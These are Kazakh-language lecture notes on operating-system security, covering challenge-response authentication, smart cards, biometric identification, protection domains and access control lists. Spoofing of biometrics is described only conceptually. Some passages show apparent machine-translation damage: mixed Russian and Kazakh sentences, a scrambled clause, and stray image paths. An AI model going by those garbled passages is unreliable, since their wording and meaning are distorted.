**ОЖҚ. Дәріс №6. "Отлик – кері байланыс" аутентификация схемасы. Физикалық нысанды қолданатын аутентификация. Биометриялық деректерді қолданатын аутентификация**

Пароль идеясының тағы бір нұсқасы-әр жаңа пайдаланушы үшін сұрақтар мен жауаптардың ұзақ тізімі жасалады, ол серверде сенімді түрде сақталады (мысалы, шифрланған күйде). Сұрақтар пайдаланушыға оларды жазудың қажеті жоқ етіп таңдалуы керек. Мысалы, сіз келесі сұрақтарды пайдалана аласыз: 1. Маржолин әпкесінің аты кім? 2. Сіздің бастауыш мектебіңіз қай көшеде болды? 3. Воробоф ханым не үйретті? Жүйеге кірген кезде сервер осы сұрақтардың бірін кездейсоқ ретпен қояды және жауабын тексереді. Бірақ бұл схеманы іс жүзінде жүзеге асыру үшін көптеген сұрақтар мен жауаптар қажет. Тағы бір нұсқа оклик — кері байланыс (chalelenge — response) деп аталады. Оны қолданған кезде пайдаланушы тіркеу кезінде алгоритмді таңдайды, мысалы x2 . Пайдаланушы кірген кезде сервер оған дәлел жібереді, айталық 7, Ал жауап ретінде ол 49 санын алады. Алгоритм таңертең және түстен кейін, аптаның әртүрлі күндерінде және т. б. әртүрлі болуы мүмкін. Егер пайдаланушының құрылғысында жеткілікті есептеу қуаты болса, мысалы, жеке компьютер, PDA немесе ұялы телефон болса, онда қоңырау шалудың күрделі түрін қолдануға болады. Пайдаланушы алдымен серверге қолмен орналастырылған k құпия кілтін алдын-ала таңдайды. Көшірме пайдаланушы компьютерінде сақталады (қорғалған). Кірген кезде сервер кездейсоқ R санын пайдаланушы компьютеріне жібереді, одан кейін f(r, k) мәні есептеледі (мұндағы f — белгілі функция), ол кері жіберіледі. Содан кейін сервер есептеуді жүргізеді және оған қайтарылған нәтиже өзінің есептеу нәтижесімен сәйкес келетіндігін тексереді. Мұндай схеманың әдеттегі парольден артықшылығы-егер крекер барлық трафикті екі бағытта қадағалап, жазып алса, ол келесі жолы оған көмектесетін ештеңе ала алмайды. Әрине, F функциясы өте күрделі болуы керек, сондықтан көптеген бақылаулар болса да, крекер k мәнін есептей алмайды. Криптографиялық хэш функцияларын таңдаған дұрыс, оларда аргументтер R және k эксклюзивті НЕМЕСЕ (XOR) мәндерімен өңделеді.

**Физикалық нысанды қолданатын аутентификация.** Пайдаланушыларды аутентификациялаудың екінші әдісі-белгілі бір нәрсені емес, олардың физикалық нысандарын тексеру. Осы мақсатта ғасырлар бойы металл есік кілттері қолданылған. Қазіргі уақытта компьютермен байланысты оқу құрылғысына салынған пластикалық карта физикалық объект ретінде жиі қолданылады. Әдетте, пайдаланушы картаны енгізіп қана қоймай, бөтен адамдардың жоғалған немесе ұрланған картаны пайдалануына жол бермеу үшін құпия сөзді енгізуі керек. Осы тұрғыдан алғанда, банкоматты (Automated Teller Machine (ATM) — Автоматты кассалық машина) пайдалану пайдаланушының банктік компьютерге пластикалық карта мен парольді қолдана отырып, қашықтағы терминал (ATM машинасы) арқылы кіруінен басталады (қазіргі уақытта көптеген елдерде бұл 4 саннан тұратын ПИН-код,

банкоматтарда толық пернетақтаны орнату шығындарын болдырмауға мүмкіндік береді).

Ақпаратты қамтитын пластикалық карталар екі нұсқада болады: магниттік жолағы бар карталар және чипі бар карталар (Чип). Магниттік жолағы бар карталарда картаның артқы жағына желімделген магниттік таспаның бір бөлігіне жазылған шамамен 140 байт ақпарат бар. Бұл ақпаратты терминал оқып, орталық компьютерге жіберуге болады. Көбінесе ақпарат пайдаланушы паролін қамтиды (мысалы, ПИН-код), сондықтан терминал негізгі компьютермен байланыс жоғалған кезде де сәйкестендіру жұмысын жүргізе алады. Әдетте, пароль тек банкке белгілі кілтпен шифрланған. Бұл карталар алдыңғы жағында голографиялық жапсырманың болуына және олардың шығарылу көлеміне байланысты 10-нан 50 центке дейін тұрады. Шын мәнінде, пайдаланушыларды анықтау үшін магниттік жолақ карталарын пайдалану оларда сақталған ақпаратты оқуға және жазуға арналған жабдықтардың кең таралуы мен арзан болуына байланысты тәуекелсіз мүмкін емес. Чип карталарында шағын микросхема (чип) бар. Бұл карталарды екі санатқа бөлуге болады: сақталған сомасы бар карталар және смарт-карталар. Сақталған сомасы бар карталар (stored value cards) аз жадқа ие (әдетте 1 КБ-тан аз), бұл оқу құрылғысынан карталарды алу кезінде және сәйкесінше қуатты өшіру кезінде соманы есте сақтауға мүмкіндік беретін технологияны қолданады. Бұл карталарда орталық процессор жоқ, сондықтан сақталған соманы сыртқы орталық процессор өзгертуі керек (оқу құрылғысында). Олар доллардан аз тұрады, миллиондаған адамдар шығарады, мысалы, алдын-ала төленген телефон карталары ретінде қолданылады. Қоңырау шалған кезде телефон қолма-қол ақшаны қоспағанда, картадағы соманы азайтады. Сондықтан, мұндай карталарды әдетте компания тек өз машиналарында (мысалы, телефондарда немесе автоматтарда) пайдалану үшін шығарады. Олар кіру кезінде аутентификация үшін пайдаланылуы мүмкін, 1 Кбайт құпия сөзді сақтайды, оны оқу құралы орталық компьютерге жібереді, бірақ олар сирек қолданылады. Бірақ қазіргі уақытта қауіпсіздікті қамтамасыз ету бойынша жұмыстардың негізгі көлемі 4 МГц, 16 Кб ROM, 4 КБ EEPROM, 512 байт уақытша жедел жады және 9600 бит/с жылдамдықтағы байланыс арнасы бар 8 биттік орталық процессор сияқты нәрсе бар смарт-карталарға (smart cards) шоғырланған. Уақыт өте келе, бұл карталар күрделене түседі, бірақ чиптің қалыңдығын (картаға салынғандықтан), чиптің енін (карта бүгілген кезде бұзылмауы керек) және құнын (әдетте орталық процессордың қуатына, жад көлеміне және криптографиялық процессордың болуына немесе болмауына байланысты $ 1-ден $ 20-ға дейін) қоса алғанда, көптеген шектеулерге ие. 17-суретте аутентификация үшін смарт-картаны пайдалану көрсетілен.


17-сурет. Аутентификация үшін смарт - картаны пайдалану

**Биометриялық деректерді қолданатын аутентификация**

Аутентификацияның үшінші әдісі қолданушының физикалық сипаттамаларын өлшеуге негізделген, оны жасау қиын. Олар биометриялық параметрлер (biometrics) (Boulgouris et al., 2010; Campisi, 2013). Мысалы, пайдаланушыны анықтау үшін арнайы саусақ ізін оқу құрылғысы немесе дауыс тембрін пайдалануға болады. Типтік биометриялық жүйенің жұмысы екі бөліктен тұрады: пайдаланушыны тізімге енгізу және сәйкестендіру. Бірінші бөлім-пайдаланушы сипаттамаларын өлшеу және нәтижелерді цифрландыру. Содан кейін пайдаланушымен байланысты жазбада сақталатын ерекше белгілер алынады. Бұл жазбаны орталықтандырылған дерекқорда сақтауға болады (мысалы, қашықтағы компьютерге кіру үшін) немесе пайдаланушыда орналасқан және қашықтағы оқу құрылғысына (мысалы, банкоматқа) салынған смарт-картада сақтауға болады. Екінші бөлім-сәйкестендіру. Пайдаланушы тіркеу атын енгізеді. Содан кейін жүйе қайтадан өлшеу жүргізеді. Егер жаңа мәндер пайдаланушыны тізімге енгізу кезеңінде алынған мәндерге сәйкес келсе, кіруге рұқсат етіледі, әйтпесе ол қабылданбайды. Тіркеу атауы қажет, өйткені өлшеулер ешқашан нақты нәтиже бермейді, сондықтан индексті іздеу үшін индекстеу қиын. Сонымен қатар, екі адам бірдей сипаттамаларға ие болуы мүмкін, сондықтан өлшенген сипаттамалардың белгілі бір пайдаланушыға қатысты сипаттамаларға сәйкестігі талабы кез-келген пайдаланушының сипаттамаларына сәйкестік талабына қарағанда қатаң болады. Таңдалған сипаттамада жүйе көптеген адамдарды бір-бірінен дәл ажырата алатындай мәндер жеткілікті болуы керек. Мысалы, Шаштың түсі жақсы көрсеткіш бола алмайды, өйткені түсі бірдей адамдар көп. Сонымен қатар, сипаттама уақыт өте келе өзгермеуі керек, ал кейбір адамдарда шаш түсі бұл қасиетке ие емес. Сол сияқты, адамның дауысы суыққа байланысты өзгеруі мүмкін, ал қолданушы тізімге енген кезде болмаған сақал немесе макияжға байланысты бет-әлпеті басқаша көрінуі мүмкін. Кейінгі үлгілер ешқашан түпнұсқаға сәйкес келмеуі мүмкін болғандықтан, жүйені жасаушылар сәйкестік қаншалықты дәл болуы керек екенін шешуі керек. Атап айтқанда, олар ең жаманы — кейде заңды қолданушыға қол жеткізуден бас тарту немесе кейде алаяқтыққа кіруге мүмкіндік беру туралы шешім қабылдауы керек. Коммерциялық веб-сайт үшін

заңды клиенттен бас тартқаннан гөрі оған алаяқтардың аз санын іске қосқан дұрыс деп шешім қабылдануы мүмкін, бірақ ядролық қаруды дамытуға қатысы бар веб-сайт үшін осы қызметкерге кіруден бас тарту жылына екі рет рұқсат берген жөн деген шешім қабылдануы мүмкін.бейтаныс адамға кіру. Қазіргі уақытта қолданылатын кейбір биометриялық сипаттамаларды қысқаша қарастырайық. Бір таңқаларлығы, саусақтардың ұзындығын өлшеу жиі қолданылады. Бұл өлшеуді қолданатын әрбір компьютер суретте көрсетілгендей құрылғымен жабдықталған (18-сурет). Пайдаланушы алақанын осы құрылғыға салады, онда оның барлық саусақтарының ұзындығы өлшенеді және алынған нәтижелер базада сақталған мәліметтермен салыстырылады.


18-сурет. Саусақтардың ұзындығын өлшеуге арналған құрылғы

Бірақ саусақтардың ұзындығын өлшеу идеалдан алыс. Жүйеге гипстен немесе басқа материалдардан жасалған алақан құймаларын қолдана отырып шабуыл жасауға болады, мүмкін саусақтардың реттелетін ұзындығы қажетті өлшемдерді таңдауға мүмкіндік береді.

Коммерциялық кеңінен таралған тағы бір биометриялық технология-ирис тану (iris recognition). Адамдардың ешқайсысында (тіпті бір-біріне ұқсас егіздерде де) бірдей үлгі жоқ, сондықтан көздің ирисін тану саусақ ізін танудан гөрі жаман емес және оны автоматтандыру оңай (Daugman, 2004). Адам жай ғана камераға қарайды (1 м қашықтықта), ол көздерін суретке түсіреді және белгілі бір сипаттамаларды Габордың вивлет түрлендіруін (Габор толқынының tronsformation) орындайды және нәтижелерін 256 байтқа дейін қысады. Алынған жол адамды тізімге енгізген кезде алынған мәнмен салыстырылады, ал егер Хэмминг қашықтығы белгілі бір шекті мәннен төмен болса, адам сәйкестендіріледі. (Екі үлкен жолдың арасындағы Хамминг қашықтығы-бұл бір жолды екінші жолға түрлендіру үшін енгізілетін өзгерістердің ең аз саны.) Суреттерді қолдануға негізделген кез-келген технология алдау тақырыбына айналады. Мысалы, адам жабдыққа жақындай алады (айталық, банкоматтың Автоматты камерасына), көзіне біреудің

суреттері салынған қара көзілдірік киюі мүмкін. Өйткені, егер банкомат камерасы 1 м-ге дейінгі қашықтықтан иристің жақсы суретін жасай алса, онда оны басқа біреу және одан да көп қашықтықта телефондық линзаны қолдана алады. Сондықтан кейбір қарсы шаралар қажет, мысалы, жарқыл, бірақ жарықтандыру үшін емес, адамның реакциясын талдау үшін, қызыл көзді эффектінің бар-жоғын көру үшін, әуесқой фотосуреттерді жыпылықтаған кезде бұзады, бірақ жарқыл қолданылмаған кезде жоқ. Амстердам әуежайында иристі тану 2001 жылдан бастап жиі саяхаттайтын жолаушыларға әдеттегі иммиграциялық шекарадан өтуге мүмкіндік беру үшін қолданылады. Технологияның тағы бір түрі жеке қолтаңбаны талдауға негізделген. Пайдаланушы өз қолын компьютерге қосылған арнайы қаламмен қояды, ол оны қашықтағы компьютерде немесе смарт-картада сақталған белгілі үлгімен салыстырады. Қолтаңбаны емес, бояу кезінде қаламның қозғалысы мен бетіндегі қысымды салыстырған дұрыс. Маман қолтаңбаны жалған жасай алады, бірақ оған ешкім элементтерді салудың нақты тәртібін немесе олардың қандай жылдамдықпен және қысыммен орындалғанын айта алмайды. Дауыстық биометрияны алып тастау үшін ең аз арнайы жабдық қажет (Каман соавт., 2013). Мұны істеу үшін сізге тек микрофон (немесе тіпті телефон) қажет, ал қалғанын бағдарламалық жасақтама жасайды. Нақты не айтылғанын анықтауға тырысатын сөйлеуді тану жүйелерінен айырмашылығы, бұл жүйелер спикердің жеке басын анықтауға тырысады. Кейбір жүйелер пайдаланушыдан парольді айтуды талап етеді, бірақ бұл жүйелерді құпия сөздерді жазып, кейінірек ойната алатын тыңдаушы өтуі мүмкін. Неғұрлым жетілдірілген жүйелер қолданушыға не қажет екенін ойнатады және оны қайталауды сұрайды және әр кірген сайын әр түрлі мәтінді қолданады. Кейбір компаниялар телефон арқылы үйден сатып алу сияқты қосымшалар үшін Дауыстық сәйкестендіруді қолдана бастады, өйткені мұндай сәйкестендіру ПИН-код арқылы сәйкестендіруге қарағанда алаяқтардың шабуылына аз ұшырайды. Дәлдікті арттыру үшін сөйлеуді тану басқа биометриямен, мысалы, бетті танумен біріктірілуі мүмкін (Tresadern et al., 2013).

**ОЖҚ. Дәріс №7. Ресурстарға қол жеткізуді басқару. Қорғау домендері. Қол жеткізуді басқару тізімдері. Мүмкіндіктер тізімі.**

**Қауіпсіздік ресурстарына қол жеткізуді басқару.** Егер не қорғалуы керек, кімге және не істеуге рұқсат етілетіні туралы нақты модель болса, қол жеткізу оңайырақ болып табылады. Бұл салада өте үлкен жұмыс жасалды, сондықтан осы қысқаша сипаттамада біз тек үстірт шолу жасай аламыз. Біз оларды қолданудың бірқатар жалпы модельдері мен тетіктеріне назар аударамыз.

**Қорғау домендері.** Компьютерлік жүйеде қорғауды қажет ететін көптеген ресурстар немесе нысандар бар. Бұл нысандар *жабдық* (мысалы, орталық процессорлар, жад парақтары, диск жетектері немесе принтерлер) немесе **бағдарламалық жасақтама** (мысалы, процестер, файлдар, мәліметтер базасы немесе семафорлар) болуы мүмкін. Әр объектінің оған қол жеткізуге болатын *ерекше атауы* және осы объектіге қатысты процестер орындай алатын *операциялардың* соңғы жиынтығы бар. Файл *read* және *write* операцияларымен, ал семафор *up* және *down* операцияларымен сипатталады. Оларға қол жеткізу құқығы жоқ объектілерге қол жеткізу процестеріне тыйым салу әдісі қажет екені анық. Сонымен қатар, бұл механизм қажет болған жағдайда рұқсат етілген операцияларды таңдау арқылы процестерді шектеуге мүмкіндік беруі керек.

Мысалы, *A* процесіне *F* файлынан деректерді *оқу құқығы* берілуі мүмкін, бірақ бұл файлға *жазуға* рұқсат етілмейді. Қорғаудың әртүрлі механизмдерін қарастыру үшін домен ұғымын енгізген пайдалы. **Домен** (***domain***) әртүрлі жұптарды білдіреді (*объект, қол жеткізу құқығы*). Әр жұп объектіні және сол объектіге қатысты орындалуы мүмкін операциялардың кейбір жиынтығын анықтайды. **Қол жеткізу құқығы** (***rights***) осы контексте белгілі бір операцияны орындауға берілген рұқсатты білдіреді. Көбінесе домен жеке қолданушымен байланысты болады, бұл – Тұтынушы не істей алатындығы немесе не істей алмайтындығы туралы хабарлайды, бірақ ол жеке пайдаланушыға ғана емес, жалпы сипатқа ие болуы мүмкін. Мысалы, бір жобада жұмыс істейтін бір программистер тобының қызметкерлері толығымен бір доменге тиесілі және жоба файлдарына қол жеткізе алады. Объектілерді домендер бойынша бөлу – кімге және не туралы білу керек екеніне байланысты.

Дегенмен, іргелі ұғымдардың бірі болып – **ең төменгі билік қағидасы** (принципі) (***Principle of Least Authority – POLA***) немесе *қажетті білім қағидасы* табылады. Жалпы, қауіпсіздікті сақтау әр доменде олармен жұмыс істеуге қажетті минималды нысандар мен артықшылықтар болған кезде және артық ештеңе болмаған кезде оңайырақ. 2-суретте әр объектіге қатысты әрқайсысында объектілері, жазу және орындау (Read, Write, eXecute) құқықтары бар үш домен көрсетілген. *Printer1* нысанының бір уақытта екі доменде болатындығын және олардың әрқайсысында бірдей құқықтарға ие екеніне назар аударыңыз. *File3* және *Plotter2* нысандары екі доменнің құрамына енген, бірақ олардың әрқайсы әртүрлі құқықтарға ие. Кез-келген

уақытта әр үдеріс белгілі бір қорғаныс доменінде жұмыс істейді. Басқаша айтқанда, объектілердің оларға үдеріс қол жеткізе алатын белгілі бір жиынтығы бар және әр объект үшін белгілі бір құқықтар жиынтығы бар. Жұмыс кезінде процестер бір доменнен екіншісіне ауыса алады. Домендер арасында ауысу ережелері нақты бір жүйеге байланысты.


2-сурет. Үш қорғау домені

Қорғау домені идеясын нақтылау үшін UNIX жүйесінен мысал келтіруге болады (Linux, FreeBSD және оларға ұқсас клондарға да қатысты). UNIX-те үдерістің домені оның UID және GID идентификаторларымен анықталады. Тұтынушы кірген кезде оның қабыршығы пароль файлындағы жазбасында көрсетілген UID және GID алады және олар оның барлық ұрпақ процестеріне мұра болады. Кез-келген (UID, GID) комбинациясын ұсына отырып, сіз барлық нысандардың толық тізімін жасай аласыз (файлдар, соның ішінде арнайы файлдар түрінде ұсынылған енгізу/шығару құрылғылары және т.б.), оған үдеріс қол жеткізудің мүмкін түрін (оқу, жазу, орындау) көрсете отырып, жүгіне алады. Бірдей (UID, GID) комбинациясы бар екі үдеріс бірдей объектілер жиынтығына қол жеткізе алады. Әр түрлі (UID, GID) мәндері бар процестер әр түрлі файл жиындарына (бұл жиындардың айтарлықтай қабысуымен) қол жеткізе алады.

Сонымен қатар, UNIX-тегі әр үдеріс екі бөліктен – тұтынушылық және жүйелік (ядрода орындалатын) – тұрады. Үдеріс жүйелік шақыруды жүзеге асырған кезде, ол тұтынушы бөлігінен жүйелік бөлікке ауысады. Тұтынушы бөлігімен салыстырғанда, жүйелік бөлік басқа объектілер жиынтығына қол жеткізе алады. Мысалы, үдерістің жүйелік бөлігі физикалық жадтағы барлық беттерге, бүкіл дискіге және барлық басқа қорғалған ресурстарға қол жеткізе алады. Осылайша, жүйелік шақыру қорғаныс домендерін ауыстырудың себебі болып табылады. Үдеріс *exec* жүйелік шақыруын орындаған кезде SETUID биті немесе SETGID биті орнатылған файлға қатысты жаңа жарамды UID немесе GID идентификаторын алады. Басқа (UID, GID) комбинациясымен ол қол жетімді файлдар мен операциялардың басқа жиынтығына ие болады.

Орнатылған SETUID немесе SETGID биті бар программаны іске қосу да доменнің ауысуына себеп болады, өйткені кіру құқықтары өзгереді. Жүйенің объектінің қай объектіге тиесілілігін қалай қадағалайтынын білу аса маңызды. Тұжырымды түрде онда жолдары домендер, ал бағандары объектілер (нысандар) болып табылатын үлкен матрицаны елестетіңіз. Әрбір ұяшықта, егер бар болса, объектіге қатысты доменнің құқықтары тізімделеді. 2-суретте бейнеленген домендер үшін құрылған матрица 3-суретте көрсетілген. Осы матрица мен ағымдағы домен нөмірінің көмегімен операциялық жүйе нақты

доменнен берілген объектіге кірудің қандай түріне рұқсат етілгенін анықтай алады. Егер сіз ***enter*** кіру операциясына рұқсат етілуі мүмкін доменнің өзін объект ретінде елестетсеңіз, домендер арасындағы ауысуды сол кестелік модельге оңай қосуға болады. 4-суретте қайтадан 3-суреттегі матрица көрсетілген, бірақ осы жағдайда үш доменнің өздері де объектілер ретінде пайда болады. Мұнда 1-домендегі үдерістер 2-доменге ауыса алады, бірақ олар енді кері орала алмайды.

Бұл жағдай UNIX-те SETUID биті орнатылған программаның орындалуын моделдейді. Бұл мысалда басқа домендерді ауыстыруға рұқсат етілмейді.

| Домен | Объект: Файл 1 | Файл 2 | Файл 3 | Файл 4 | Файл 5 | Файл 6 | Принтер 1 | Плоттер 2 |
|---|---|---|---|---|---|---|---|---|
| 1 | Чтение | Чтение Запись | | | | | | |
| 2 | | | Чтение | Чтение Запись Исполнение | Чтение Запись | | Запись | |
| 3 | | | | | | Чтение Запись Исполнение | Запись | Запись |

3-сурет. Қорғау матрицасы


| Домен | Файл 1 | Файл 2 | Файл 3 | Файл 4 | Файл 5 | Файл 6 | Принтер 1 | Плоттер 2 | Домен 1 | Домен 2 | Домен 3 |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | Чтение | Чтение Запись | | | | | | | | Enter | |
| 2 | | | Чтение | Чтение Запись Исполнение | Чтение Запись | | Запись | | | | |
| 3 | | | | | | Чтение Запись Исполнение | Запись | Запись | | | |

4-сурет. Объектілер ретінде домендер кірген қорғау матрицасы

**Қол жеткізуді басқару тізімдері.** Іс жүзінде 4-суретте көрсетілген матрица өзінің үлкен мөлшері мен сиретілгендік сипатына байланысты сирек қолданылады. Көптеген домендерде көп объектілерге мүлдем қол жетімділік жоқ болғандықтан, диск кеңістігі іс жүзінде босқа жұсалады, бос матрицаны сақтау ысырап болады. Сондықтан келесі екі әдіс практикалық қолдану тапты: матрицаны жолдар бойынша немесе бағандар бойынша сақтау, екіншісі – тек толтырылған элементтерді сақтау. Бір таңқаларлығы, бұл екі тәсіл бір-бірінен ерекшеленеді. Бүгін бұл ақпаратты бағандар бойынша сақтау қарастырылып, ал жолдар бойынша сақтауды өздеріңіз оқып алу ұсынылады.

Бірінші әдісте әр объектімен белгілі бір объектіге кіруге рұқсат етілген барлық домендерді, сондай-ақ кіру түрін қамтитын реттелген тізім сәйкестендіріледі. Мұндай тізім 5-суретте көрсетілген және **ACL** (**Access Control List** – қол жеткізуді басқару тізімі) деп аталады. Мұнда *A, B* және *C* домендеріне жататын үш үдеріс және үш файл көрсетілген: *F1*, *F2* және *F3*. Жағдайды жеңілдету үшін әр доменге тек бір тұтынушы сәйкес келеді делік, яғни, *A, B* және *C* тұтынушылары. Ақпараттық қауіпсіздік әдебиетінде

пайдаланушылар көбінесе **субъектілер** (***subjects***) немесе **принципалдар** (***principals***) деп аталады, яғни олардың иелерін белгілі бір жерлермен, **объектілермен** (***objects***) ажырату үшін осы ортада есептік жазбасы бар тұтынушылар деп аталады, мысалы, оларға файлдарды жатқызуға болады.




5-сурет. Файлдарға қол жеткізуді басқару үшін қол жеткізуді басқару тізімдерін пайдалану

Әр файлда онымен байланысты ACL бар. *F1* файлының ACL-тізімінде екі жазба бар (нүктелі үтірмен бөлінген). Бірінші жазбада *A* пайдаланушысының кез-келген процесі осы файлға қатысты оқу және жазу операцияларын жүргізе алады. Екінші жазбада *B* пайдаланушысының кез-келген процесі осы файлды оқи алады. Тұтынушы деректеріне қол жеткізудің барлық басқа түрлеріне және басқа пайдаланушыларға қол жеткізудің барлық түрлеріне тыйым салынады. *Құқықтар процеске емес, пайдаланушыға берілетініне назар аударыңыз.* Қорғау жүйесінің жұмысының нәтижесінде *A* пайдаланушысының кез-келген үдерісі *F1* файлына қатысты оқу және жазу операцияларын орындай алады. Мұндай процестер қанша болуы маңызды емес. Үдерістің идентификаторы емес, үдерістің иесі кім екендігі маңызды.

*F2* файлының ACL-тізімінде үш жазба бар: *A, B* және *C* пайдаланушылары файлды оқи алады, ал *B* пайдаланушысы оған жаза да алады. Қол жеткізудің басқа түрлеріне рұқсат етілмейді. *F3* файлы орындалатын бағдарлама екені анық, өйткені *A* және *B* пайдаланушылары бұл файлды оқи да, орындай да алады. *B* пайдаланушысына оған жазба жүргізуге рұқсат етіледі.

Бұл мысал ACL тізімдері арқылы қорғаудың жалпы формасын көрсетеді. Іс жүзінде неғұрлым күрделі жүйелер жиі қолданылады. Бастау үшін, мұнда тек үш қол жеткізу құқығы көрсетілген: оқу, жазу және орындау. Олардан басқа, тағы да қол жетімділік құқықтары болуы мүмкін. Құқықтардың бір бөлігі, жоғарыда айтқанымыздай, жалпы сипатқа ие болуы да, яғни барлық объектілерге таралуы мүмкін, ал бір бөлігі объектіге нақты байланысты болуы да мүмкін. Жалпы сипаттағы құқықтардың мысалдары **объектіні жою** (***destroy object***) және **объектіні көшіру** (***copy object***) құқығы болуы мүмкін, олар түріне қарамастан кез-келген объектіге тиесілі болуы мүмкін. Объектіге ерекше қатысы бар құқықтарға пошта жәшігі объектісіне **хабарлама қосу** құқығы (***append message***) және каталог нысаны үшін **алфавиттік ретпен сұрыптау** құқығы (***sort alphabetically***) кіреді.

Осы уақытқа дейін ACL тізіміндегі жазбалар жеке пайдаланушыларға тиесілі болды. Көптеген жүйелер пайдаланушылар **тобының** (***group***) тұжырымдамасын қолдайды. Топтардың атаулары бар және оларды ACL тізімдеріне де қосуға болады. Топтардың семантикасының екі мүмкін нұсқасы бар. Кейбір жүйелерде әр процестің тұтынушысының UID идентификаторы және топтың GID идентификаторы бар. Мұндай жүйелерде ACL тізімдерінде көрініс жазбалары бар

UID1, GID1: құқық 1; UID2, GID2: құқық 2;...

Нысанға қол жеткізу туралы сұрау түскен жағдайда, осы сұрауды берген адамның UID және GID бұл идентификаторларын тексеру жасалады. Егер бұл идентификаторлар ACL тізімінде болса, онда тізімде көрсетілген құқықтар беріледі. Егер (UID, GID) комбинациялары тізімде болмаса, онда кіруге рұқсат етілмейді.

Негізінде, топтарды қолдану **рөл** (***role***) ұғымын енгізеді. Tanya жүйелік әкімші болып табылатын есептеу орталығын қарастырсақ, ол *sysadm* тобына кіреді. Бірақ компанияда қызметкерлерге арналған клубтар бар делік және Tanya – көгершін әуесқойлары клубының мүшесі болсын. Клуб мүшелері *pigfan* тобына жатады және көгершін деректер базасын жүргізу үшін компанияның компьютерлеріне қол жеткізе алады. ACL тізімінің бөлігі 2-кестеде көрсетілген көрініске ие болуы мүмкін.

2-кесте. Қол жеткізуді басқарудың екі тізімі

| **Файл** | **Қолжетімділікті басқару тізімі** |
|---|---|
| Password | tanya, sysadm: RW |
| Pigeon data | bill, pigfan: RW; tanya, pigfan: RW; |

Егер Tanya осы файлдардың біріне кіруге тырысса, нәтиже оның қай топқа кіргеніне байланысты болады. Тіркеу кезінде жүйе өзінің қай тобын пайдаланғысы келетінін немесе топтарға кіруді бөлек сақтау үшін әр түрлі атаулар және/немесе парольдер болуы мүмкін екенін сұрауы мүмкін. Бұл схеманың мәні-Тана өзінің Көгершін хоббиімен айналысқан кезде пароль файлына қол жеткізе алмауы. Ол жүйеде жүйелік әкімші ретінде тіркелген жағдайда ғана пароль файлына қол жеткізе алады.

Кейбір жағдайларда пайдаланушыға белгілі бір файлдарға қол жетімділік берілуі мүмкін, ол қазіргі уақытта топқа жатады. Мұны кез-келген нәрсені білдіретін **топтық таңбаны** (***wildcard***) пайдалану арқылы ұйымдастыруға болады. Мысалы, пароль файлындағы

tanya, *: RW

жазбасы Таняға қазіргі уақытта қай топқа жататынына қарамастан қол жеткізуге мүмкіндік береді.

Тағы бір мүмкіндік – кез-келген топқа кіретін және белгілі бір қол жетімділік құқығы бар тұтынушы осы құқықтарды алады. Артықшылығы–бір уақытта бірнеше топқа кіретін тұтынушы тіркелу кезінде қай топты пайдалану керектігін көрсетпеуі керек. Олардың барлығы оның бүкіл жұмысы барысында ескеріледі. Бұл тәсілдің кемшілігі – Таня көгершін клубының жиналысы кезінде пароль файлын өңдей алатындықтан, бұл инкапсуляцияның аз дәрежесін қамтамасыз етеді.

Топтар мен топтық таңбаларды пайдалану белгілі бір пайдаланушының файлға кіруін іріктеп бұғаттауға мүмкіндік береді. Мысалы, келесі жазба

virgil, *: (none); *, *: RW

Вирджилден (Virgil) басқа барлық, пайдаланушыларға файлды оқу және жазу үшін қол жеткізу мүмкіндігін береді. Бұл жазба рет-ретімен тізбектеліп скандалатындықтан осылай жұмыс істейді және олардың ішінен біріншісіне сәйкес келетіні алынып, кейінгі жазбалар тіпті талданбайды. Бірінші жазбада сәйкес келетін Вирджил аты мен қол жетімділік құқы none болғандықтан, осындай құқық тағайындалады да, барлық тұтынушыларға берілетін қол жетімділік ескерілмейді.

Топпен жұмыс істеудің тағы бір тәсілінің маңызы мынада
записи ACL-тізміндегі жазбалар составлены не из пар (UID, GID) жұптарынан құрылмай, олардың құрамынане UID, не GID кіреді. Мысалы, запись для a pigeon_data файлы үшін қрылған жазбаның түрі келесідей болып:


debbie: RW; phil: RW; pigfan: RW

тұтынушылар Дебби және Фил, сондай-ақ *pigfan* тобының барлық басқа мүшелері де бұл файлға оқу үшін және жазу үшін қатыса алады.

